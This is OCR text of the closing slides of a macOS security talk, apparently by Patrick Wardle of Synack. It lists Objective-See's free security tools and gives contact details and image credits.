



boot off malicious image :)

Synack

CONCLUSIONS


wrapping this up





OBJECTIVE-SEE (.COM)

free security tools & malware samples



TaskExplorer

OverSight

KnockKnock

BlockBlock

KextViewr

RansomWhere?

Ostiarius

Synack

Questions & Answers

contact me any time :)

patrick@synack.com

@patrickwardle

Objective-See

Synack

final thought ;)

> *"Is it crazy how saying sentences backwards creates backwards sentences saying how crazy it is?"* -Have_One, reddit.com

CREDITS

mahalo :)

images

- FLATICON.COM
- THEZOOOM.COM
- ICONMONSTR.COM
- HTTP://WIRDOU.COM/2012/02/04/IS-THAT-BAD-DOCTOR/
- HTTP://TH07.DEVIANTART.NET/FS70/PRE/F/2010/206/4/4/441488BCC359B59BE409CA02F863E843.JPG

- TODO: ADD SOURCES...

resources